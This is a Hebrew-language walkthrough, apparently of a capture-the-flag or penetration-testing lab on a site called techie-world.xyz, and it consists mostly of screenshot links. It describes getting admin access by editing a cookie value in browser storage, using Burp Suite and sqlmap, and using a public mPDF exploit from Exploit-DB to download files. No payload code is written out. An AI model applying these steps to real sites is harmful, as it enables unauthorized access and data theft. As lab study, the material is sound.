








ראיתי גירסה של סיפריות jquery 3.4.1 שהיא פגיעה נכנסתי לאתר הזה הגירסה העדכנית להיום היא 3.7.1 הפיתרון הוא עידכון גירסה.



וגם כאן יש פגיעות 



השתמשתי בBURP SUITE כדי לחפש פירצה החלטתי לשנות את הcookies to admin לא עשה לי כלום 

אחרי זה השתמשתי בSQL map שזה כלי אוטומטי לביצוע בדיקת חדירות שמתמקד באיתור וניצול חולשות






חזרתי לאתר <https://techie-world.xyz/> לחצתי על login ו fn12


ניסיתי לשנות את none to admin cookies דרל לשונית network וזה לא עבד לי



ואז דרך console גם לא עבד. ניסיתי גם דרך burp ולא הצלחתי ..

חזרתי חזרה לאתר עשיתי שוב fn12 דרך לשונית stroage וריעננתי את הדף והפעם זה הצליח זה העביר אותי לדף הזה






לחצתי על start a demo וזה הוביל אותי לדף הבא :





חיפשתי משהוא פגיע כאן ב fn12 ראיתי  


ראיתי שרשום mpdf.php החלטתי לבדוק אם יש פגיעות על זה באתר db exploit




ראיתי שזה שפת מפתחים php ואפשר להזריק ל mpdf הערות ואז נוכל לראות את pdf אבל לא את phpשמאחוריו ראיתי את הpylod שהוא מזריק הערה שמייצרת כפתור במסמךpdf שמאפשרת להוריד אותו אז העתקתי את הpylod ויצרתי קובץ חדש בשם nano mpdf.php והכנסתי לשם את הנתונים ושמרתי .אחר כך הרצתי אותו בשם של הקובץ mpdf.php 








וראיתי את ה url הראשון העתקתי והדבקתי בurl של האתר בהתחלה לא נתן לי 

ניסיתי להוריד אותו דרך הפקודה



זה הוריד לי אותו אבל לא הצלחתי לראות את התוכן של הקובץ אז ניסיתי להדביק את זה שוב מחקתי את ה admin והדבקתי והופיע לי 

